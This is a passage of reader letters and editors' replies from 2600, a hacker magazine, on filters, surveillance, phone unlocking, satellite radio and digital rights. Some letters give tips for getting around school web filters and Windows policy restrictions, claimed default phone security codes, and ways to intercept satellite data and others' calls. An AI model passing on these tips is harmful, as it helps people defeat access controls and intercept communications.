I am assuming you have seen this site before - but in case you haven't I thought you would like to add it to your bookmarks: http://www.payphone-directory.org/. It seems funny that all the phones don't seem to accept any incoming calls anymore. I wish my phone didn't accept incoming calls either.

Twiggs

The online payphone directory is one of our favorite sites on the net. It's well worth contributing to this valuable service. Unfortunately so many phones can no longer be called due to the greed of the phone companies who believe a payphone shouldn't be used unless it's constantly generating income for them. But it's still pretty cool to know where payphones can be found and what location corresponds to which number. This info obviously already exists but for some reason the phone companies keep it secret.

Dear *2600:*

I don't know how known this is but I just found it and would like to share it with my fellow Hackers in School. If you go to http://www.proxify.com you can enter a url such as http://www.2600.com and go there anonymously, also bypassing the Cyber Patrol or whatever the school uses. There are more websites like proxify, such as http://www.anonymizer.com.

Scott

It's pretty well known but it's always nice to learn of more. You can be sure that those people who don't want you going to our site will also be keeping track of these methods of bypassing their restrictions so they can find ways of blocking access to them as well. Meanwhile, here's another.

Dear *2600:*

This letter is regarding the letter by thesuave1 in 21:1. I am a 12th grader at Gateway High School in Aurora, CO. My school also has similar software installed. This can be easily avoided by using an anonymous web service such as The Cloak (http://www.the-cloak.com). You can easily find such services for free just by searching Google for anonymous web browsing.

X snipaX

Gratitude

Dear *2600:*

I've been published in peer-reviewed journals overseas. I've had editorials published in *The New York Times.* I've written instructional material that has gone out to every English-speaking country for companies at the top of the Fortune 500. Still, there is something especially satisfying about writing an article for a magazine of such infamy, especially considering that it has worldwide distribution.

The Piano Guy

It's that special feeling that comes with knowing that you've just sealed your fate.

Dear *2600:*

My cat is obsessed with rubber bands, hair elastics, and generally anything circular that she can hook in her little mouth and run off with. Today she attempted to scoop up the red circle in the "no photos/no videos" picture on the cover of 20:4.

Keep up the good work. Even my cat is interested in *2600,* it seems.

SillyCatOwner

Animals, toddlers, and aliens continue to make up some of our most loyal readers.

Dear *2600:*

I expected an April Fool's prank, somewhat in the same vein as last year's where the government "commandeered" your site, but this year I was pleasantly surprised with the old-school games, such as Tetris and Pac-man, that you had on the site. Excellent job.

mg48s

If you're referring to our site somehow being patched into an Atari 2600 on April 1, let's just say the investigation is continuing.

Dear *2600:*

Having recently found myself working a retail job at a major computer retailer, I've noticed some promising trends. While I wouldn't say the average customer is any more technically inclined than you would probably expect, they seem to understand very well the rights that are being taken from them. For example, as soon as 321 Studios' *DVD X Copy* was pulled from the shelf, I found myself constantly explaining what the DMCA is, how it is entirely too broad, and even some of the more technical aspects of how the program operated. While it's fairly likely my explanation of encryption, DeCSS, rippers, and the likes went over at least a few heads, without exception people were genuinely concerned about their rights. Along with visiting the EFF's website, I recommended every person I talked to go out and pick up at least one copy of *2600.* I've had more than a few people come back into the store thanking me for opening their eyes. So in turn, thanks for opening their eyes *2600.*

Redukt

This corresponds with many accounts we hear as well as those we see for ourselves. People just aren't as uninformed as those in power would like them to be. And even those who are uninformed often just haven't had the issues explained to them in an engaging way. When people realize the power they possess, they become a real threat to those who have been manipulating them. Fostering that realization is a worthy pursuit.

Dear *2600:*

I currently attend a high school in Greenville, South Carolina. Just today I went out to the local bookstore and picked up my first and only issue of *2600* - 20:4. I was reading through the letters and I think it's really awesome that you guys let everyone read people's opinions on education and technology. I have found myself getting

around the system once or twice in very small ways such as changing the security settings because all cookies were blocked so I couldn't login to my e-mail and things like that. I think we are very sheltered from the technological world when we are at school. It's the future. It's what *we* will live in. I know a few network admins and I have even met the district admin that I play little games with when he does such things as blocking my cookies. It's fun but then again I do realize it is his job to keep this from happening. As I was reading a letter from a South Carolina admin in 20:4 who was saying how he added 2600.com to the list, I decided to check it out for my district. No go. Like I said, in my opinion I think that they shelter us from learning about technology and its possibilities.

Closer

Dear *2600:*

I wish to thank you for providing a magazine unlike all other magazines. I admire your bringing to the forefront many technological laws. I feel that it is uncommon for people to hear the companies and lawmakers behind bills and legal actions. I completely agree in your defending the creator of DeCSS. I am glad that you used the magazine to inform people of bills such as the Patriot Act and Digital Millennium Copyright Act.

I feel that I can always trust *2600* to inform people of the truth about hackers. The overall feeling of sharing the knowledge is a true representation of the hacker community. I also feel that it is this sharing of knowledge that drives the technology community to correct the errors in their programming or equipment.

In conclusion, I thank you for everything that you have done and support your future efforts.

Nick

Questions

Dear *2600:*

I'm planning to submit an article to *2600* later this month. I've noticed that there's a pretty high variance in the number of words/pages allotted to individual writers and so I was wondering if (assuming the content is interesting and not filler/fluff) there was any word limit, page limit, "target number" of words, or anything like that for missives intended for submission.

I imagine a 34-page tome would be disallowed as would a two-sentence "how to" on programming "Hello World" in C#. But where (approximately) is the sweet spot?

Since I haven't written anything yet (sans a quick outline), your input will enable me to shoot for an article length that covers the topic effectively without making the Baby Jesus cry.

Thanks much for any advice you can offer!

AB

The trick is to say what you have to say and keep it interesting throughout. Article submissions tend to get disqualified if any of us fall asleep while reading them. Length isn't really an issue if it's something we want to know more about. We prefer a long article that's thorough to a short one that's incomplete. And please don't send us material that you've already made available elsewhere.

Dear *2600:*

I am from Pakistan. I am really interested in this mag but I have one problem. If I send you a money order, what confirmation will I have that you got the money order and that I will be getting the mag?

Zero Cool

Different money orders have varying methods of finding out if they've been cashed and where. We suggest asking when you buy the money order. Assuming mail delivery is dependable in your area, you should have no problem receiving issues. Contact us if you do. You can also buy directly from our online store at http://store.2600.com.

Dear *2600:*

I recently took over a small office. The office uses a PBX phone system. Each month I check the phone bill carefully. I heard a rumor a few years ago that it was possible to hack a PBX and use it to call out for you. Is this true? How could I stop it?

kenneth

Not only is it true but it's very common. Checking the phone bill is a good first step. You should also check with the manufacturer to see if there are any ways to access the PBX remotely and if this feature can be turned off. If it's a necessary feature, at least make sure the password is frequently changed and difficult to guess. Check your system's voice mail accounts to be sure that they're all valid and not being used as a camping ground for outsiders. If there are any restrictions you need on your system (such as restricting international calls or calls to premium services such as 900 numbers), be certain to implement them. Finally, make sure all of your users know the importance of good security measures. All it takes is one imbecile giving out a code or a dialup number and your job becomes orders of magnitude harder.

Dear *2600:*

I have the Secret Service following me everywhere I go. They have bugged everything I own. Ruined every relationship I have. They are messing with my bank account, etc. *I have proof!* I desperately need advice. I don't know why they are on me but I am way out of my league.

Charles

And yet you don't show us the proof.

Dear *2600:*

What the heck is this SSID called SST-PR-1 that is all over the country? I don't buy the Sears truck explanation. Anyone able to elaborate?

ass goblin

A little googling around indicates that this belongs to Sears (we believe SST stands for Sears Service Truck). There's a bit of controversy over whether Sears really has that many wifi-enabled trucks out there. Digging a little deeper turns up a press release showing that Sears worked with Itronix and Wireless Matrix to develop a custom laptop application for service techs which uses wifi to connect the laptop to the service truck and then either cell-modem or satellite data - depending on availability - to provide the backhaul to the Sears home systems. The $65 million spent and the 10,000 units installed certainly seems to lend credence to the claims that it belongs to Sears, and this would also account for the frequency.

If you want something a little more intriguing to investigate, Wireless Matrix contracted in 2003 with the U.S. Department of Defense for "Remote Telecommunications Services providing service to a statewide division of the National Guard providing Homeland Security and emergency response services."

Dear *2600:*

I am a privacy advocate and I was very happy to read the "Living Without an SSN" article in 20:4. I send out a weekly newsletter to subscribers who are interested in fixing their bad credit and I would like to get permission to reprint this article in my next newsletter. I will include the author's name at the bottom and reference that it came from *2600.*

Rick

This is not a problem if you give credit to the author and the magazine. Please send us a copy as well.

Dear *2600:*

How am I supposed to disappear? I checked Yahoo addresses and backgrounds. Shit, I am everywhere. How can I function online and not be traced? How can I have DSL and not be traced? Is the only way not to use the superhighway? And how do I clear my name? I am so tired of all the background and public records. Do I need to be reborn?

Lynn

If you can't disappear you can at least muddy the water a bit by injecting all kinds of random bits of data into your profile. Use different addresses, different middle initials, add a letter or two to your name, write using creative handwriting style, etc. If you don't believe people need certain bits of info from you, then don't give it to them. By giving them something else, they're happy and you've added some cloudiness to your online identity. Just be careful that any bad data you give out won't keep you from using whatever service you're subscribing to.

Meetings

Dear *2600:*

First off, very good job on your magazine. I hope you can continue to be a great source of information as well as free speech for years to come (I am hoping that my kids will have something like your magazine to read in the far distant future). Second, I live in Miami, Florida. I was roaming the Internet late one night and I came across a web page for the *2600* meetings in my city. Much to my dismay I noticed that the page hadn't been updated since November of 2000. I am writing this in the hopes that whoever used to moderate these meetings reads this and may once again be interested in bringing them back to an operational status. I would try to do this myself but I am still very new to hacking and I would need some help.

iostreamz

Our meetings don't require moderators - in fact, we prefer that there be no moderation at all. The idea of the meetings is to be open to everyone and we find that any hierarchy tends to intimidate newcomers and encourage cliques which is detrimental to the spirit of the meetings. Web pages are run by various attendees and if they're not updated they will simply fall off our list of pages or be replaced by better ones. Meetings, however, will fall off our list if we don't receive updates from attendees on a regular basis or if they don't follow our guidelines. All of the info can be found at http://www.2600.com/meetings. So, despite your newness, you have the ability to restart the meetings in your city. Good luck.

Dear *2600:*

I'm a longtime reader of the magazine and I also recently started to attend the local *2600* meeting. I found myself in the situation where for the first time that I could think of I was able to sit down with like-minded people - people who think like I do and who share the same thirst for information.

Like most things in life though I find that when you get into a good routine or find something good in life, something always comes along to put a damper on things and bring you back down to earth with a thud.

I found this happening to me in the past weeks and months. After attending a few of these meetings I found that I began to experience a few problems with my phone line.

In the beginning I put this down to prank calls, just some kids messing about I thought. But the strange occurrences kept happening. I decided to place a call to my phone operator to complain about the strange things that had been going on.

As usual the nice voice on the other end of the phone asked me for the usual information. Once I gave the info, I was thinking, *"Yes,* finally I'll get some answers." That was until she next spoke. I could tell by the sound of her voice that something in my file scared or spooked her or put her in a situation she didn't like. The stress in her voice was clear. She said, "I'm sorry sir but there appears to be some sort of problem with your account and you will have to speak with my supervisor."

Now at this point I was wondering what the hell was going on. A short time passed and again I got some stressed out sounding guy who I guess was the man in charge at the time. He said, "I'm sorry sir, we will try and solve the problem as soon as possible." I asked what the problem was, but he replied, "I'm sorry sir. I can't tell you that."

At this point I was convinced that something was up with my phone. I started to use my mobile a hell of a lot more when talking to friends.

For a week after the call to my phone company nothing else happened. But one week before the next *2600* meeting it all started again.

Strange noises, rings, then nothing on the other end with no Caller ID left, and strange clicking noises when I was using it, all just until a few weeks ago just before the last meeting. At around 7:30 or so I picked up the phone to call a friend when I got this startled man on the line. He claimed to be a BT engineer. I asked him what he was doing on my phone line. He abruptly said, "I'm just testing the line. All is well and you can now make calls." Now for a second I thought possibly it's all been in my head and this guy could just be fixing the line. Then it sunk in. I'm not a BT customer.

For the next three weeks I watched and listened on every call I made to see if anything else would happen but it didn't. I still have little or no definitive answer on this, simply a gut feeling and some strange circumstances that lead me to believe that for some reason my phone line was being monitored.

I know that I did nothing that would deserve this level of attention, So I guess I'm wondering why they felt the need to monitor my line and if it did indeed have anything to do with the *2600* meeting that I was attending.

The end result of all of this was that I skipped a few meetings, although I now feel that was wrong. I mean why the hell should I miss out on talking to friends about stuff we're all interested in just because the government feels the need to monitor my calls? I know that in this day

and age things are bad and national security is a high priority. But just where does the line get drawn that separates matters of security from invasion of privacy?

Tsun

Why do you assume there's a connection between this weird stuff and the meetings? You believe it has something to do with the meetings whether or not problems occur afterwards or if they occur a week beforehand. They really could be caused by all sorts of different things, not necessarily the government spying on you. And even if it were somehow all related, this is no reason for you to stifle your interests. If someone harasses you for going to a meeting, we find the best solution is to let the world know with as many specifics as possible. But we're not convinced this is what's happening here. It could be anything from mischief to incompetence to something weird that we haven't thought of yet. Customer service reps have all kinds of strange protocols and problems expressing what's in front of them on a computer terminal. Keep trying and we're sure someone will eventually tell you what's being said about you on that screen. As for the BT engineer, it's possible that even though you're not a BT customer that they still maintain the actual phone lines that other companies use. Or maybe someone has been hooking their phone up to your line illegitimately. Check your phone bill for any weird calls.

Tricks

Dear *2600:*

I want to congratulate you on keeping the mag alive after all these years as I have been a fan a long time. Please keep up the good work for many years to come. One observation: Go to any Wal-mart and go to one of those windshield wiper selection terminals (looks like a small box with an LCD screen). Press and hold the center button while pressing one of the arrow keys. An option happens with each of the keys. Have fun exploring.

infrared

Dear *2600:*

I'm sure that I'm not the first person to think of this but I thought it was worth bringing up. Some of the bigger credit card companies (MBNA Master Card for example) have these "temporary" credit card numbers that you can generate for use in e-commerce. The neat thing about MBNA's ShopSafe program in particular (and probably others) is that you can set your own credit limit! Let's say you want to try out an online service but don't want to get recharged if you forget to cancel. Just set the limit on that temporary card number to cover the cost of the trial only - this will block any attempts to charge you additional fees you didn't ask for because that account will be maxed out! This is especially helpful to avoid getting nailed by shady websites where the fine, fine print says that you have to cancel *a certain number of days* before the end of your trial to avoid getting charged additional fees.

Brendan Bogosian

You may have trouble with this system if you pay your credit card bill, thus clearing the way for more charges to come in. If, however, the charge for the trial period is less than an amount they would charge you for afterwards, your plan should work.

Complaints

Dear *2600:*

If Apple would stop trying to make themselves a monopoly in their own market and use a standard PC architecture, they would get so much more business. I realize they do use some standard PC components in their computers, but the core components like the motherboard still have to come from Apple.

Microsoft obviously didn't get where they are today by having good software. They got where they are thanks to everyone not having to buy PCs and their components from a single manufacturer. This created competition, which drove down PC prices and greatly increased their popularity.

Apple has some real breakthrough ideas, but the problem is that most people aren't going to buy a new, very overpriced computer just to use them. I remember back when PCs used to cost $2600 without a monitor. But their popularity and competition has greatly reduced their prices. Yet Macs still cost close to the same, at least for a decent one. You can get a PC loaded with software, a monitor, and printer for the same price (if not less) than that of a Mac. If Apple were only smart enough to take advantage of the PC's popularity and price drop, I think they could greatly increase their market share. Unless Apple stops this anti-competitive crap, Linux will triumph over the Microsoft monopoly long before Apple even has a chance.

Jeff

Dear *2600:*

I have a serious complaint against you. The apartment next to mine has had hacker meetings for some time and things have gotten out of hand lately. I know it's *2600* because they hang a sign on the door.

I know they're hacking my cable modem because my connection dies every time they get together and I'll be offline all night. I get viruses too. They know my phone number and prank me with breathing and hang-ups until I disconnect my phone. These people even write stories about me and post them online. While they're doing all of this they blast their computer music at full volume and put the speakers up against my walls. The last straw was finding human feces in front of my door after their last meeting.

I bought a copy of your magazine to figure out their behavior but I'm still clueless. I thought you were about computers? I've lost my patience with this crap (literally) and I'd appreciate a response. I'd hate to have to involve the law.

Vladinator

We would love for you to involve the law. We would love to be held accountable for every group of people in the world who writes the number 2600 on their door. Because as we all know, that's all it takes to prove that this is a tightly knit conspiracy. In all seriousness, if you want to deal with this problem, it sounds like you already know who the perpetrators are. There must be some way you can deal with them locally. If you really read the magazine you would see that our meetings don't take place in apartments but rather in public places for all the world to see. So don't go assuming that anyone who writes down our name is somehow affiliated with us. Would you be complaining to the White House if they stuck an American flag on their door instead?

Dear *2600:*

I subscribed to *2600* after its release for the first quarter in 2004. I received the first quarter edition, which I had already bought. I feel cheated because I will only get three editions for the year and I paid for four. You guys are fair and I am exercising my freedom of speech. All I want is a quarterly for the first edition of 2005. Then when I get out of school I can become a lifetime member.

No Mas, S

Simply contact our subscription department (subs@2600.com) and we can straighten this out. You don't have to promise future allegiance to us in order to get a fair deal. But it's important to designate what issue you want your subscription to start with when ordering to avoid such tragedies.

Dear *2600:*

In the last issue, I read a letter regarding website "protectors" that disable right-click, view source, page printing, and site grabbing. I went to several manufacturers' websites and was pretty annoyed by some of the "protections" that the software afforded:

Print blocking: What is wrong with printing? Can't I at least have some record of the page so I can get research or product info without having to go back to their web page every time?

Text selection blocking: This is more of an annoyance to the lazy who want to copy and paste but what about product pages with long model numbers that I may want to search for in other places?

Offline viewing: I usually print out a copy of a site or download it so I don't have to log onto the Internet to view it (we have dial-up). I don't quite get this. People also use printing and offline viewing to compare products or to e-mail a site. This would prevent many uses of the site (it also prevents site snaggers).

Screenshot stopper: What is the point? Maybe to prevent people from grabbing pictures, but still, if someone was going to steal website design and layout (the site said this was a risk!), then it would take a lot of work to transfer design from a picture to actual code.

All of these examples show "non-'hacker'" uses of websites that these utilities stopped (although Mozilla was immune to certain features of one company's product). These utilities seem to limit the functionality of a page more than protect it.

Oh, did I tell you that all of the manufacturers' sites that I visited were unprotected by their own product? What does that say?

That was my five minutes of anger. I'm done now.

Joshua

Dear *2600:*

As a subscriber and frequent advertiser in the classifieds section of *2600,* I have often wondered why your subscription customer service is so outdated. I always have to mail a photocopy of my address label and a letter to *2600* (sometimes more than once) to get my address changed. The ads usually go in without a problem but I still have to mail those in too.

I don't like feeding the postal service monster any more than I must and it seems like a lot of paper is wasted here that doesn't need to be. While environmentalism likely isn't this magazine's niche, I am sure that any hacker worth his salt can find some level of agreement with any policy that cuts down on waste.

A wise man once told me never to complain unless I am prepared to propose a solution... so here goes: Why not have a form on your website where a subscriber can place their ad and update their subscription information? For security, make them upload a scan of their mailing label as an image file (JPEG or GIF only) for verification. On your side, your people would login and see all of the tasks waiting to be done and route them to the proper departments or whatever you all do. Your system could then be set up to e-mail the person back and tell them when their update has been processed or that their ad has been received.

Leave the snail mail process for those who need it or don't have a scanner or just like mail better, but an online option such as this would make your magazine much easier to deal with.

Shortfuse

The idea is to verify your identity which the label solution is quite good at doing. While the post office will usually notify us of an address change if you move, they won't forward magazines so you may wind up losing an issue. Incidentally, this already can be done online (along with Marketplace ads) if you order from our online store. A copy of your original order e-mailed to our subscription department is usually enough to verify your identity, although you may get a call for verification. We will not store any subscriber information of any sort on our website so you can forget about that.

Dear *2600:*

I'm really sick of the file structure of the mirrors being changed every few weeks in Mandrake. This really limits the usefulness of URPMI in a business environment.

I support nine Mandrake servers at customer locations and when it comes time to check for updates on them (remotely) - every damn time the stupid mirrors have shuffled the directories around!

The locations of old versions of the distro should *never* change. These Frenchies don't seem to understand this. I see a repeat of history developing here. Again the Germans (Suse) will roll over the French (Mandrake), but this time there will be no one to save them.

I am a club member - but don't think that counts for anything. Check the forums there sometime if you think you see complaints here. And why is it that there are sites that run message boards as a *hobby* that have better search functions than mandrakeclub's forums?

What I want to know is: What changed after 9.1? That was the last good distro they put out. Did someone leave? Different boss? What?

I have put in a *lot* of time learning Mandrake and I am sad that it looks like I am going to have to switch distros because I need this shit to *work.*

Dr. Smack

We're so happy to be able to give people the opportunity to vent.

More Info

Dear *2600:*

There is a critical flaw in the "XP Compatibility Wizard" program, located in the Start - Programs - Accessories - XP Compatibility Wizard. This program allows

users to run older apps in a sort of emulation of older Windows OSes. I'm not sure myself how it works but I assume that's the gist of it. In any case, you can either browse for the application or type in the full path of the program. This is where the flaw appears. Even if the policy file says your user cannot see the C: drive, you can still type in the full path of the app you want to execute. However if you run, say, the Command Prompt and that is blocked in the policy, you still cannot run it. One thing that I found I could run is the MMC, or Management Console. If the admin never blocked this app and never banned authoring mode, you have access to this. I don't pretend to have an MSCE or anything, so I might be wrong here. All I know is viewing the C: drive that should be hidden is a big problem.

w1nt3rmut3

Dear *2600:*

I have recently started purchasing your magazine at my local Borders Books and have greatly benefited from some of the information therein. I would like to call the attention of your readers to the book *Free Culture* by Lawrence Lessig. This is available as a free download at free-culture.org and, while I have not finished it yet, is a great book offering some solid arguments against the RIAA's actions without condoning piracy. I have found this book absolutely fascinating and may buy the book myself just to support the author. It shows their hypocrisy and how the destruction of P2P is against the foundations of this nation. I think that everyone who is concerned with property rights, piracy, and the future of the Internet should download this and read it. Just don't blame me if you try to do it all on a CRT monitor!

Matthew "BlueLeaf" Capone

Dear *2600:*

This letter is a response to Anonymouse's letter in 20:4 suggesting that using sandpaper to rub off the reflective layer of a CD is a good way to destroy it. I'd like to clarify that such methods work for commercially distributed CDs (aka silverbacks) where the digital data is pressed into an aluminum layer and then glued onto a plastic carrier (the disc). Consumer recordable optical media (I'm assuming the kind you'd most be interested in destroying) instead records its data onto the dye injected into the carrier disc. The dye itself is what changes color in the presence of the recording laser, not the reflective material, indicating a pit.

By following Anonymouse's suggestion, you'd only make it marginally harder to recover the data, as the disc could be read via a laser with the pickup head mounted on the opposite side of the laser, detecting pits via transmission instead of reflection.

Consequently, DeadPainter's suggestion (also in 20:4) of using acid is probably a more secure way of randomizing the atoms used to record your data on a CD-R.

vectorsigma

Dear *2600:*

This is concerning Amtrak computer systems and their horrible performance. Amtrak set up their CTEC system several years ago. Before the CTEC system was in place all interlockings were manned by human beings. A few of the more vital interlockings still are (Zoo Interlocking for example). The humans were responsible for making sure trains were routed down the correct tracks and the correct signals were displayed. In case any problems arose there were switch/signal/track maintainers on or about the interlocking station to quickly fix the problem. As the new computer system came into being, the manned interlocking became computer controlled by someone at a control board miles and miles away. I know from personal experience that the CTEC system has gone down for several hours at a time at least three times in the last 12 to 16 months. This can affect the entire Northeast Corridor. If a switch problem is encountered maintainers now have to be called to the scene of the problem to assess the situation as there are no humans there to see what is going on. Meanwhile, rebooting the system is not like at home. It can take 30 minutes at a minimum to do this. The system is a fail-safe one, always erring on the side of safety in case of a computer failure. They do not want trains running head-on into each other. The system is far from perfect and frustrating but it is getting better. SEPTA (the railroad system in the Philadelphia area) has switched to a CTEC system of its own. They experienced massive problems in the switch-over from human control to computers. The system they used is from a European firm which set up computer controlled systems for airports and never set up a railroad system before. To reboot the system they had to call a tech in California. If this tech was out to dinner or whatever, the problem would not get solved until the tech was available again. There were massive headaches for dispatchers, conductors, engineers, and the poor passengers trying to get where they were going. SEPTA has not had a major problem for awhile and things seem to be falling in line. I work on SEPTA's rail system and can tell you all of this from experience and a little inside information. About their ticket kiosks... no clue.

daste73

Dear *2600:*

In 20:4, The Prophet discussed unlocking DCT4 GSM phones. Thanks to a little time with this article and google, I'm happy to say I now have an unlocked DCT3 phone.

In the article, he gave a short list of Network Provider Codes (also known as Mobile Country Code + Mobile Network Code). You can get the full list from http://www.➥gsmworld.com/roaming/gsminfo/index.shtml, although they don't show which codes map to which area of a given country. While the article also listed three different T-Mobile codes, T-Mobile phones are only locked using 310-20 no matter what their physical network is, and they have also been migrating their physical network entirely to 310-26.

Also, DCT3 phones are just as easy to unlock and use the same method as the DCT4 phones, just a different code calculation. I would recommend visiting http://➥www.unlockme.co.uk/ which has a great collection of information and a free DCT3 and DCT4 calculator.

Unlocked

Dear *2600:*

In issue 20:4, The Prophet's article "Unlocking GSM Handsets" was interesting enough to get me to finally unlock my Nokia 3650. In the process, I found a few omissions of details and some information that seems to be at least partially incorrect.

While a definition was given for Network Provider Code, little was mentioned of it. The NPC is made up of

the MCC+MNC, Mobile Country Code, and Mobile Network Code. The correct unlock codes will require that you have the correct MCC+MNC for the provider that locked the phone. This is important to mention because the 3650, referred to in the article as being easy to unlock and also being my phone of choice, at least the one provided by ATT Wireless, has a few caveats. Failure to know and use this information could result in, as The Prophet said, five failed attempts and an "ultra-locked" phone.

The MCC+MNC (a handy list is available at http://www.yeldar.co.uk/MCC-MNC.htm) is normally five digits. However some providers use "extended MNC" making the MCC+MNC eight digits. In our particular example, the trouble comes in that some Nokia 3650's were shipped to the US market with Finland's MCC (244) rather than the US MCC (310). To determine which NPC to provide the DCT4 calculator for your 3650 locked to ATT Wireless (USA): If your IMEI (on my model at least, removing the battery alone (as suggested in the article) does not reveal the IMEI - the MMC card must also be removed - entering *#06# on the phone's keypad also works) begins with 351102500, use the provider code (MCC+MNC) 24407. For IMEI's beginning with 351102501, 351102502, or 351102503, use 31038 as the provider code.

After my second failed attempt at entering the "7#" code, as suggested in the article, I googled a bit and learned that for the 3650, the first unlock code should be used. After entering the first code generated by uniquesw.com's DCT4 calculator, my phone displayed "Restriction Off" and, indeed the restriction is off.

The drop down list in uniquesw's (and other vendors') DCT4 calculator displaying "Type 1," "Type 2," "Griffin," etc. is a reference to other, earlier DCT3 flashing programs that also generate Nokia unlock codes. The difference is, I suppose, in the algorithm used to generate the codes. However since they all seem to pass the same checksum, I don't know if it matters which one is used. For what it's worth, I used "version 2" codes, since the information available online indicates that these are known to work across all Nokia phones.

I hope this was useful. What would be nice would be for someone to write an article about obtaining domestic pre-paid SIM cards in the US. Prepaid SIMs can be purchased for international minutes and there is a rumor that you can sometimes talk a reseller at a kiosk or storefront into separating a phone and a SIM from certain carriers' bundles but I have yet to find any definitive information regarding who or how to ask, or about social engineering that may be helpful in talking a reluctant sales rep into selling something that most carriers really do offer, but not promote. I really don't want an extra phone just to obtain a SIM in the States.

ScottVR

Dear *2600:*

In regards to an article published in 20:4 about Verizon's Call Intercept and its PIN being the last four digits of the home phone number, the same holds true for Verizon Wireless cell phones (and just about every other carrier out there). The security settings in the menu on the cell phone prompt you for an unlock code which is the last four digits of the cell phone number. I would advise your readers to change this number just in case your cell phone falls into the wrong hands of someone who knows what they are doing.

Also, if anyone needs a six digit security number for a cell phone, I know two. Motorola is 000000 and Nokia is 123456. These codes should work for all models.

I hope this info helps someone out there.

SJKJRX

Satellite Radio

Dear *2600:*

This is a response to your response to martianpenguin on page 36 of 20:4. I've been recording XM broadcasts for my own personal use through a customized (TOSLINK added) Delphi receiver for a while now. It's great. The only problem I have with it is that there is no way to read the track information from the broadcast and fill in ID3 for the recordings automatically. As for the RIAA this is one arena that they can't touch. It's already been ruled that time-shifting of TV and movies is lawful fair use, as is [digital] space-shifting of music. Not even they are stupid enough to challenge the [digital] time-shifting of music. I hope that they are concerned about this, because there's nothing they can do about it, and I'd hate to think I'm not doing anything to piss them off. Great mag, keep up the good work!

M@

Dear *2600:*

In a recent issue of *Nuts and Volts,* (October 2003) an article was published on SIRIUS Satellite Radio. Some of the specs published are very similar to what XM Radio uses, which would help one understand and see the potential weaknesses.

According to the article, SIRIUS uses QPSK (Quadrature Phase Shift Keying) for its modulation scheme. There is a QPSK (four level) decoder out that is used for Flex decoding of pager datastreams. The schematics for this are available on the web and are less than $10 in Radio Shack parts to build. The PD102 and similar decoders will not work as they are simply level converters for two level (binary) decoding.

The frequency for SIRIUS is 2.32 Ghz and the signal bandwidth is 12.5 Mhz wide for the whole system. This includes two satellites and a terrestrial repeater for the hard to reach places. According to the article, each of these gets 4 Mhz of bandwidth or so.

The raw transmitting rate by transponder or satellites is 7.5 mb/s which includes the music, correction, and overhead as mentioned in the article on XM in *2600.* The claimed audio data rate in the *Nuts and Volts* article is 4.4 mb/s divided into 100 channels. This gives each stream about 44 kb/s, give or take depending on the quality of the encode. 44 kb/s is easily decodable on the RS-232 serial port so the Flex decoder mentioned above would be a good start. There was a sound card based decoder out but I never had any success with it and favored the serial port for decode.

You will need a receiver. My favored Icom R-7000 receiver will not go past 2.0 Ghz without an external converter, although the ICOM R3 and the Winradios will. Myself, I'd find an el-cheapo XM or SIRIUS receiver and pull it apart and probe it with an oscilloscope and find an acceptable point to tape the datastream. Alternatively there are receiver kits in the ham radio market and plenty

of plans that could be modified from the 2.4 Ghz ham frequencies down to 2.32 Ghz if you have a bit of electronics knowledge.

However, a QPSK decoder may not work if they use TDM (Time Division Multiplexing). Being that each audio encode would have a time slice in the bitstream, at a minimal 16K encode for example per channel would give you 1.6 megabit worth of stream, not including overhead. This would be over the limit of a serial port by quite a bit. The QPSK decoder would need additional modification to sync up with the bitstream and just pull the bits corresponding to the channel you wish to decode.

If they use FDM (Frequency Division Multiplexing), then the QPSK decoder would work if your receiver can narrow in on the frequency slice of the data you want. Most likely pretty easy if you pull the data off the receiver chip on the satellite radio receiver. If you're using some other receiver for decode, or an external receiver connected to the IF (Intermediate Frequency) stage of the satellite receiver, then you will need to have the proper bandwidth set so you don't get trash data from data off to either side of what you're trying to decode.

I have not seen any block diagrams, schematics, or any hard data as to what is going on inside these commercial satellite radio receivers. You may be able to forego the QPSK decoder and find a pin on a chip spitting out serial data. It could be parallel data, I just don't know. It could be in the clear or encrypted. But unless someone probes and tinkers, you'll never know what can be done, what flaws, or even what other kinds of data may also be transmitted across the bird. The world of RF (Radio Frequency) is a jungle of all sorts of media such as voice, video, and data. 802.11x and Bluetooth are not the only RF medium that has Internet and other data. You'll find IP and networking data or Motorola's Astro Radio Systems that are being implemented in the newer public safety and government systems. There are two way Internet and data being transferred via DSL, via satellite, Opensky, etc. You just gotta know where to look in the RF spectrum, or accidentally stumble across it.

For you coders, a good foundation in CRC (Cyclic Redundancy Checks), Reed-Solomon, and convolutional coding is definitely a plus. Some knowledge in encryption/decryption is also a plus. Yes, some of the satellites use heavy encryption. So did DVDs, broken by seven lines of code: DeCSS.

Once someone figures it out as far as XM and SIRIUS, there is some fun to be had with recording software. Being that the artist name, song name, album name, and record label is encoded in the bitstream, you could easily record things by keyword search. Or say you were trying to build an MP3 collection. The recording/decoding software could write the song name as the file name and the artist name would be the directory name.

Of course all of this does not just apply to audio stuff. There are all kinds of similar things to be done with satellite TV. TechnoTrend has come out (as have others) with the DVB-S 1.6 PCI satellite card. Linux drivers are available on linuxdvb.tv. Some of the personal video recorders (PVR) such as the Nextwave Plus, DGStation Relook 3000, and others run Linux. A lot of the PVR/satellite receivers have RS-232 and USB ports to probe and exploit. www.tele-satellite.com is an excellent site to check out for various PVR and satellite TV boxes. Granted, a lot of the stuff on the site is for overseas satellite TV transmissions but some are receivable here in the U.S. DirecTV and Dish Network seem to be the trend but the KU, C, and S band satellites are cranking out 15,000 plus channels across all the birds. That is what the consumer is supposed to see. Minimal easy to do modifications can provide one with phone calls, data, and studio back channels to monitor. Like I said earlier, it's a jungle in the RF world.

Stormbringer

I would enjoy exchanging letters and discussing theories or whatever.

W.K. Smith, 44684-083
FCI Cumberland, Unit A-1
PO Box 1000
Cumberland, MD 21501-1000

Call For Info

Dear *2600:*

First off, you guys do an awesome job keeping the flow of information going strong and I gotta give my respect to that first and foremost.

My letter is sort of an open call. Recently in my area SureWest has started offering Broadband over IP offering television and Internet over IP on Ethernet. I finally saw the system which basically has a router on the outside of the house and then runs cat 5 through the house. Computers connect directly to the wall without any need for a modem, televisions use a set top decoder from Amino Technologies and use a company called Irdeto Access for their "conditional access system." Each set top has a card that slides in telling the box what channels are allowed.

Does anyone know how this technology works? I assume that each wall plug has all information for both television and Internet and that the computer can only access the computer data since it has no idea what the signal for the TV means. But would it then be possible to run something like a hub or router off the wall and have it work for television and Internet? Could you somehow hack the card used in the Amino box like people do with their satellite service? I haven't found any information on either subject and thought the folks over at *2600* might see this as a new challenge.

Miles

Our pages are open for some in depth discussion on this with as many specifics as possible.

Dear *2600:*

